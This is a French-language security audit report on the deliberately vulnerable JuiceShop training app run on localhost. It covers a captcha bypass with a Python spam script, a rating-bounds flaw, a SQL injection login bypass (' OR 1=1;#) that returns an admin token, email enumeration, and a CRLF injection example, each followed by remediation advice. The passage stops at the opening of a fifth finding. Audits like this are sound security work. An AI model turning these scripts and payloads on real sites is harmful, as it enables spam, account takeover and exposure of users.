

Rapport d'audit JuiceShop

1 – Contournement du captcha

Classification :

<u>OWASP top-10 :</u>	A04
<u>Vecteur d'attaque :</u>	Web
<u>Privilèges requis :</u>	Aucun
<u>Faisabilité :</u>	Plutôt simple
<u>Interaction utilisateur :</u>	Non requise
<u>CWE :</u>	804
<u>CVSS :</u>	8.2 / 10
<u>Difficulté de correction :</u>	Facile

Impacts:

<u>Impact potentiel :</u>	Plutôt élevé
<u>Confidentialité:</u>	Non
<u>Intégrité :</u>	Elevé
<u>Disponibilité :</u>	Moyen


Description :

Le site comporte une page dédiée à recueillir les retours des clients (« Customer Feedback ») : <http://localhost:3000/#/contact> .

Cette dernière demande de compléter 4 champs :

- L'auteur, qui sera automatiquement complété par le nom d'utilisateur ou « anonymous »
- Le commentaire
- Une note (« Rating ») sous la forme d'un range slider HTML
- Un CAPTCHA : un calcul aléatoire à résoudre pour prouver que c'est un utilisateur humain qui a renvoyé le feedback

L'épreuve de CAPTCHA proposée à l'utilisateur ressemble à la capture d'écran ci-dessous.



En analysant le trafic généré par cette page, on s'aperçoit qu'au chargement celle-ci récupère les données correspondants au CAPTCHA qui sera proposé à l'utilisateur :

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET	/rest/captcha/	HTTP/1.1	1	HTTP/1.1	200	OK
2	Host:	localhost:3000		2	Access-Control-Allow-Origin:	*	
3	sec-ch-ua:	"Not;A=Brand";v="99", "Chromium";v="106"		3	X-Content-Type-Options:	nosniff	
4	Accept:	application/json, text/plain, */*		4	X-Frame-Options:	SAMEORIGIN	
5	sec-ch-ua-mobile:	?0		5	Feature-Policy:	payment 'self'	
6	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36		6	X-Recruiting:	/#/jobs	
7	sec-ch-ua-platform:	"Linux"		7	Content-Type:	application/json; charset=utf-8	
8	Sec-Fetch-Site:	same-origin		8	Content-Length:	47	
9	Sec-Fetch-Mode:	cors		9	ETag:	W/"2f-qvAKjCzUuY7jokF2bWmSt56r4yE"	
10	Sec-Fetch-Dest:	empty		10	Vary:	Accept-Encoding	
11	Referer:	http://localhost:3000/contact		11	Date:	Tue, 11 Oct 2022 20:30:19 GMT	
12	Accept-Encoding:	gzip, deflate		12	Connection:	close	
13	Accept-Language:	fr-FR, fr;q=0.9, en-US;q=0.8, en;q=0.7		13			
14	Cookie:	language=en; welcomebanner_status=dismiss		14	{		
15	If-None-Match:	W/"30-ZNQNowvE2WLAXJYWAcFYdpvcS84"			"captchaId":9,		
16	Connection:	close			"captcha":"5+9-1",		
17					"answer":"13"		
					}		

Le calcul proposé par le CAPTCHA ainsi que la réponse attendue sont présents dans la charge utile de la réponse. En effet ici $5 + 9 - 1 = 13$.

Lorsque l'utilisateur répond avec succès à l'épreuve qui lui est proposée et qu'il clique sur le bouton « Submit » (envoyer) comme il a été invité par l'interface, la requête suivante est envoyée :

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /api/Feedbacks/ HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 76 4 sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106" 5 Accept: application/json, text/plain, */* 6 Content-Type: application/json 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Origin: http://localhost:3000 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:3000/contact 15 Accept-Encoding: gzip, deflate 16 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7 17 Cookie: language=en; welcomebanner_status=dismiss 18 Connection: close 19 20 { "captchaId":9, "captcha":"13", "comment":"My comment (anonymous)", "rating":2 }</pre>				<pre> 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Location: /api/Feedbacks/8 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 174 10 ETag: W/"ae-dDwi06o+aCSHmHxpkvPxKTI6Pqg" 11 Vary: Accept-Encoding 12 Date: Tue, 11 Oct 2022 20:31:18 GMT 13 Connection: close 14 15 { "status":"success", "data":{ "id":8, "comment":"My comment (anonymous)", "rating":2, "updatedAt":"2022-10-11T20:31:17.947Z", "createdAt":"2022-10-11T20:31:17.947Z", "UserId":null } }</pre>			

La réponse au CAPTCHA se trouve donc dans la charge utile de la requête envoyée.

Pour essayer de contourner le CAPTCHA, nous pouvons écrire le script python suivant :

```
#!/usr/bin/env python3
```

```
import requests
```

```
captchaRequest = requests.get('http://localhost:3000/rest/captcha')
```

```
captchaData = captchaRequest.json()
```

```
spamFeedbackRequest = requests.post('http://localhost:3000/api/Feedbacks/', json={"captchaId":
captchaData['captchaId'], "captcha": captchaData['answer'], "comment": "SPAM comment", "rating":
2})
```

```
spamFeedbackData = spamFeedbackRequest.json()
```

```
if spamFeedbackRequest.status_code == 201 and spamFeedbackData['status'] == 'success':
```

```
    print("SPAM worked")
```

```
else:
```

```
    print("SPAM didn't work")
```

L'attaque fonctionne correctement:


```
thomas@thomas-VirtualBox:~/Documents$ ./break_captcha.py
SPAM worked
thomas@thomas-VirtualBox:~/Documents$
```

Correction :

Afin de protéger le formulaire efficacement contre les attaques de bot, il est nécessaire que le CAPTCHA prévienne correctement les attaques de ces derniers.

Une solution serait de proposer un CAPTCHA sous la forme d'un texte à recopier à partir d'une image. La réponse attendue devra être gardée en sécurité dans une variable de session, et non pas transmise dans une requête.

Cependant, le plus simple à implémenter et le plus sécurisé serait d'utiliser une solution externe comme **Google ReCAPTCHA**. Leur solution « Invisible ReCAPTCHA » ne nécessite aucune interaction utilisateur puisqu'elle se contente d'analyser le comportement de ce dernier sur la page web (ce qui au passage évite les difficultés des personnes en situation de handicap). En cas de doute, elle demandera à l'utilisateur de reconnaître un sous-ensemble d'images parmi 9.



A ce jour il n'existe pas d'automatisation de résolution de ce type de CAPTCHA.

Dans un tout autre registre, des entreprises comme CloudFlare proposent d'analyser en temps réel le trafic pour tenter d'y détecter des attaques de ce type. Malheureusement, l'efficacité est forcément moindre que la protection par CAPTCHA.

2 – Dépassement des bornes de la note

Classification :


<u>OWASP top-10 :</u>	A08
<u>Vecteur d'attaque :</u>	Web
<u>Privilèges requis :</u>	Aucun
<u>Faisabilité :</u>	Très simple
<u>Interaction utilisateur :</u>	Non requise
<u>CWE :</u>	20
<u>CVSS :</u>	5.3 / 10
<u>Difficulté de correction :</u>	Facile

Impacts:

<u>Impact potentiel :</u>	Très faible
<u>Confidentialité:</u>	Non
<u>Intégrité :</u>	Plutôt faible
<u>Disponibilité :</u>	Non


Description :

Le formulaire de réception du feedback contient un champ destiné à évaluer le site, avec une note allant théoriquement de « 2 étoiles » à « 5 étoiles ». En effet le range slider HTML peut se déplacer de 1 à 5, mais s'il est positionné sur 1 le bouton de validation du formulaire est désactivé.



Cependant, aucune vérification n'est effectuée côté serveur afin de s'assurer que la note soit comprise dans l'intervalle [2 ; 5].

Ainsi, si un utilisateur souhaite donner une note de 1/5 à notre site, il peut tout simplement réactiver le bouton de soumission du formulaire via la console de développement de son navigateur (ici Mozilla Firefox). Il suffit pour cela de désactiver l'attribut **disabled=«true»**.



On reçoit ainsi le message « merci pour votre évaluation », et aucun message d'erreur apparaît.

Nous pouvons également nous apercevoir que la note est transmise sous forme d'entier au moment de la validation du formulaire.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /api/Feedbacks/ HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 76 4 sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106" 5 Accept: application/json, text/plain, */* 6 Content-Type: application/json 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36 9 Sec-ch-ua-platform: "Linux" 10 Origin: http://localhost:3000 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:3000/contact 15 Accept-Encoding: gzip, deflate 16 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7 17 Cookie: language=en; welcomebanner_status=dismiss 18 Connection: close 19 20 { "captchaId":9, "captcha":"13", "comment":"My comment (anonymous)", "rating":2 }</pre>				<pre> 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Location: /api/Feedbacks/8 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 174 10 ETag: W/"ae-dDwi06o+aCSHmHxpkvPxKI6Pqg" 11 Vary: Accept-Encoding 12 Date: Tue, 11 Oct 2022 20:31:18 GMT 13 Connection: close 14 15 { "status":"success", "data":{ "id":8, "comment":"My comment (anonymous)", "rating":2, "updatedAt":"2022-10-11T20:31:17.947Z", "createdAt":"2022-10-11T20:31:17.947Z", "UserId":null } }</pre>			

Nous pouvons donc modifier notre script de contournement du CAPTCHA pour également donner une note totalement en dehors des bornes (et ainsi augmenter artificiellement la note moyenne par exemple).

```
#!/usr/bin/env python3
```

```
import requests
```

```
captchaRequest = requests.get('http://localhost:3000/rest/captcha')
```

```
captchaData = captchaRequest.json()
```

```
spamFeedbackRequest = requests.post('http://localhost:3000/api/Feedbacks/', json={"captchald":  
captchaData['captchald'], "captcha": captchaData['answer'], "comment": "SPAM comment", "rating":  
42})
```

Nous attribuons ici la note de 42 à JuiceShop, ce qui est bien éloigné de l'intervalle [2 ; 5].

Correction :

La correction de cette faille est relativement simple : il suffit de s'assurer sur le serveur que la note envoyée est bien comprise dans l'intervalle souhaité.

3 – Injection sur le formulaire d’authentification

Classification :


<u>OWASP top-10 :</u>	A03
<u>Vecteur d’attaque :</u>	Web
<u>Privilèges requis :</u>	Aucun
<u>Faisabilité :</u>	Modéré
<u>Interaction utilisateur :</u>	Non requise
<u>CWE :</u>	89
<u>CVSS :</u>	9.1 / 10
<u>Difficulté de correction :</u>	Plutôt facile

Impacts:

<u>Impact potentiel :</u>	Très élevé
<u>Confidentialité:</u>	Elevé
<u>Intégrité :</u>	Elevé
<u>Disponibilité :</u>	Non

Description :

Le site JuiceShop propose une interface pour authentifier ses utilisateurs sur <http://localhost:3000/#/login>. On y trouve un champ dédié à l'adresse email de l'utilisateur, son mot de passe ainsi qu'une case à cocher pour que le site se souvienne de l'utilisateur une fois sa session échue. On remarque également qu'il est proposé à l'utilisateur de se connecter grâce à son compte Google.



Si nous analysons le trafic envoyé lorsqu'on envoie le formulaire de connexion, on observe les paramètres suivants :

```
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 48
4 sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
18 Connection: close
19
20 {
  "email": "admin@mail.com",
  "password": "password"
}
```

L'identifiant et le mot de passe sont envoyés dans la requête au format JSON. Nous pouvons alors supposer que notre utilisateur est présent sur une base de données interne au serveur, qui communique probablement au format SQL.

Voici une pseudo requête SQL qui pourrait correspondre à celle envoyée par notre serveur à la base de données après réception de la demande d'authentification ci dessus :

```
SELECT * FROM users WHERE email='admin@mail.com' AND password='password';
```

Partant de cette hypothèse, nous pourrions envisager de modifier un peu cette requête depuis les paramètres qui nous sont accessibles. Ainsi, si nous envoyons la requête suivante :

Request		Response
Pretty	Raw	Hex
<pre>1 POST /rest/user/login HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 44 4 sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106" 5 Accept: application/json, text/plain, */* 6 Content-Type: application/json 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Origin: http://localhost:3000 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:3000/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7 17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss 18 Connection: close 19 20 { "email":"' OR 1=1;#", "password":"password" }</pre>		

La pseudo requête SQL ressemblerait alors à :

SELECT * FROM users WHERE email="' OR 1=1;#' AND password='password';

qui est équivalente, après avoir retiré le commentaire, à :

SELECT * FROM users;

Ce qui en substance va sélectionner le premier utilisateur présent sur notre table de base de données et nous connecter avec ses identifiants.

Et effectivement la connexion fonctionne bien, d'autant plus que le premier administrateur présent sur notre table de base de données est l'administrateur du site :

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 822 9 ETag: W/"336-8iXAfGLI77WJjIH08f/Q5gjDDMM" 10 Vary: Accept-Encoding 11 Date: Wed, 12 Oct 2022 11:10:32 GMT 12 Connection: close 13 14 { "authentication":{ "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMmOiJzdWNjZXNzIiwiaWF0IjZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWVpbCI6ImZ2LWUzXAI0IiLCJwcm9maWxlSW1hZ2UiOiJhc3Nl", "bid":1, "umail":"admin@juice-sh.op" } }</pre>			

Nous sommes donc connectés sur le compte de l'administrateur du site, ce qui constitue en plus une élévation de privilèges.

Correction :

Afin de remédier définitivement au problème d'injection SQL, la meilleure solution est de n'utiliser que des requêtes préparées. Ces dernières, au lieu d'envoyer directement la requête avec des paramètres injectables à l'intérieur, vont plutôt compiler la requête et envoyer les paramètres séparément. Il devient alors impossible d'injecter du code SQL dans les paramètres.

Je recommande également de correctement encapsuler les permissions d'accès à la base de données. Dans l'exemple qui nous concerne ici, cela signifierait créer un utilisateur de notre base de données qui n'aurait uniquement accès à cette table en écriture pour l'authentification des utilisateurs. Autrement des escalades de privilèges à partir d'injections SQL sont possibles, **donnant potentiellement un contrôle total sur le serveur**.

Enfin, il n'est pas forcément recommandé d'avoir le même mécanisme d'authentification de l'administrateur général que celui des utilisateurs. Cela serait envisageable pour un forum avec des rôles spéciaux (« modérateurs ») par exemple, mais pas pour un site web de vente en ligne.

4 – Découverte d'adresses email d'utilisateurs

Classification :

<u>OWASP top-10 :</u>	A04
<u>Vecteur d'attaque :</u>	Web
<u>Privilèges requis :</u>	Aucun
<u>Faisabilité :</u>	Plutôt facile
<u>Interaction utilisateur :</u>	Non requise
<u>CWE :</u>	200
<u>CVSS :</u>	5.3 / 10
<u>Difficulté de correction :</u>	Moyenne


Impacts:

<u>Impact potentiel :</u>	Plutôt faible
<u>Confidentialité:</u>	Modéré
<u>Intégrité :</u>	Non
<u>Disponibilité :</u>	Non

Description :

JuiceShop, comme bon nombre d'autres sites web, propose à ses utilisateurs de s'authentifier via une paire (adresse email ; mot de passe). Il est malheureusement courant que ces derniers oublient leur mot de passe, JuiceShop propose donc une solution pour le réinitialiser. Pour cela, JuiceShop a fait indiquer aux utilisateur au moment de leur inscription des réponses à des « questions de sécurité ». Il s'agit de questions du type « Quelle est la ville où vos parents se sont rencontrés », que seul l'utilisateur serait censé connaître.

La page de réinitialisation se présente sous la forme d'un formulaire demandant à l'utilisateur d'indiquer son adresse email. Une fois ceci fait, si l'adresse email existe, les questions de sécurité que l'utilisateur a choisies apparaissent. Une fois les réponses à ces dernières entrées, il est alors possible pour l'utilisateur d'entrer un nouveau mot de passe qui doit respecter certaines contraintes de robustesse (les mêmes qu'à l'inscription).



C'est ici la phase de vérification de l'adresse email qui va nous intéresser. En effet pour savoir si une adresse email existe et ainsi connaître les questions de sécurité associées, une requête de la forme suivante est automatiquement envoyée lorsque l'utilisateur désélectionne le champ de texte destiné à l'adresse email :

Request	Response
<pre>1 GET /rest/user/security-question?email=unexisting@mail.com 2 HTTP/1.1 3 Host: localhost:3000 4 sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106" 5 Accept: application/json, text/plain, */* 6 sec-ch-ua-mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36 8 sec-ch-ua-platform: "Linux" 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: http://localhost:3000/ 13 Accept-Encoding: gzip, deflate 14 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7 15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss 16 Connection: close 17</pre>	<pre>1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 2 9 ETag: W/"2-vyGp6PvFo4RvsFtPoIWcReyIC8" 10 Vary: Accept-Encoding 11 Date: Wed, 12 Oct 2022 12:02:20 GMT 12 Connection: close 13 14 { 15 }</pre>

Ici j'ai entré une adresse inexistante : « **unexisting@mail.com** ». Aucune question de sécurité m'est proposée (JSON vide) et je ne peux pas aller plus loin dans le processus de réinitialisation.

Si je recommence le processus avec une adresse email existante (ici « **test@test.test** », compte que j'ai moi-même ajouté), mes questions de sécurité apparaissent et je peux poursuivre le processus de réinitialisation. Voici la requête envoyée :

	Pretty	Raw	Hex
1	GET /rest/user/security-question?email=test@test.test		HTTP/1.1
2	Host: localhost:3000		
3	sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106"		
4	Accept: application/json, text/plain, */*		
5	sec-ch-ua-mobile: ?0		
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36		
7	sec-ch-ua-platform: "Linux"		
8	Sec-Fetch-Site: same-origin		
9	Sec-Fetch-Mode: cors		
10	Sec-Fetch-Dest: empty		
11	Referer: http://localhost:3000/		
12	Accept-Encoding: gzip, deflate		
13	Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7		
14	Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss		
15	Connection: close		
16			

Puisque l'adresse email demandée existe, il est alors retourné un JSON contenant mes questions de sécurité :

	Request	Response	
	Pretty	Raw Hex Render	
1	HTTP/1.1 200 OK		
2	Access-Control-Allow-Origin: *		
3	X-Content-Type-Options: nosniff		
4	X-Frame-Options: SAMEORIGIN		
5	Feature-Policy: payment 'self'		
6	X-Recruiting: /#/jobs		
7	Content-Type: application/json; charset=utf-8		
8	Content-Length: 146		
9	ETag: W/"92-jqa7DpKYLoeJOUHRTR+lE0BpE0I"		
0	Vary: Accept-Encoding		
1	Date: Wed, 12 Oct 2022 12:03:52 GMT		
2	Connection: close		
3			
4	{		
	"question":{		
	"id":1,		
	"question":"Your eldest siblings middle name?",		
	"createdAt":"2022-10-12T10:27:38.636Z",		
	"updatedAt":"2022-10-12T10:27:38.636Z"		
	}		
	}		

Le problème est le suivant : étant donné qu'il n'est pas possible au moment de l'inscription de ne renseigner aucune question de sécurité, on est alors pratiquement certain que si la réponse à notre requête contient quelque chose, c'est que l'adresse email est enregistrée sur le site. Réciproquement, si la réponse est un JSON vide, alors il est très probable que l'adresse email spécifiée ne corresponde pas à un utilisateur enregistré sur JuiceShop.

Si ce problème de confidentialité peut sembler anodin au premier abord, il ne l'est pas tant que ça puisque des personnes mal intentionnées pourraient tirer usage de cette information. Il existe d'ailleurs des sites comme <https://epieos.com/> qui permettent de connaître un ensemble de services auxquels une adresse email est inscrite.

Correction :

La correction de cette faille nécessitera quelques changements dans le design de l'application. Il serait dans un premier temps possible d'envoyer toutes les questions de sécurité d'un coup, et si l'utilisateur essaie de répondre à une question de sécurité qui n'est pas associée à son compte, une erreur lui est renvoyée. Impossible donc de distinguer une erreur correspondant à un compte non existant d'une erreur associée à une mauvaise réponse à une question de sécurité.

Puisque nous disposons des adresses emails de nos utilisateurs, il serait aussi possible de proposer un autre mode de réinitialisation de mot de passe. L'utilisateur entrerait son adresse email et recevrait un message du type « Si cette adresse email est enregistrée sur notre site, un lien de réinitialisation de votre mot de passe vous sera envoyé à cette dernière ». Cette solution nécessite cependant de prendre garde à la faille **CRLF** (Carriage Return Line Feed), qui permet si un pirate entre dans le champ « **victime@mail.com%0Apirate@mail.com** » d'envoyer le mail de réinitialisation à « victime@mail.com » mais aussi à « pirate@mail.com ».

Une autre solution envisageable serait de proposer aux utilisateurs une solution de type OTP (One Time Password), le mot de passe change à chaque connexion. Cela nécessiterait cependant un très gros changement dans l'architecture de l'application.

5 – Fichiers confidentiels accessibles

Classification :

<u>OWASP top-10 :</u>	A01
<u>Vecteur d'attaque :</u>	Web
<u>Privilèges requis :</u>	Aucun
<u>Faisabilité :</u>	Très facile
<u>Interaction utilisateur :</u>	Non requise
<u>CWE :</u>	552
<u>CVSS :</u>	9.9 / 10
<u>Difficulté de correction :</u>	Facile

Impacts:


<u>Impact potentiel :</u>	Très élevé
<u>Confidentialité:</u>	Très élevé
<u>Intégrité :</u>	Moyen
<u>Disponibilité :</u>	Moyen

Description :

On trouve sur le site JuiceShop, comme sur bon nombre d'autres sites, une page « A propos » qui donne des renseignements sur le site ainsi que la société exploitante. Sur le site, cette page se trouve sur <http://localhost:3000/#/about>. On remarque sur cette page un lien permettant de télécharger les CGU (Conditions Générales d'Utilisation) :

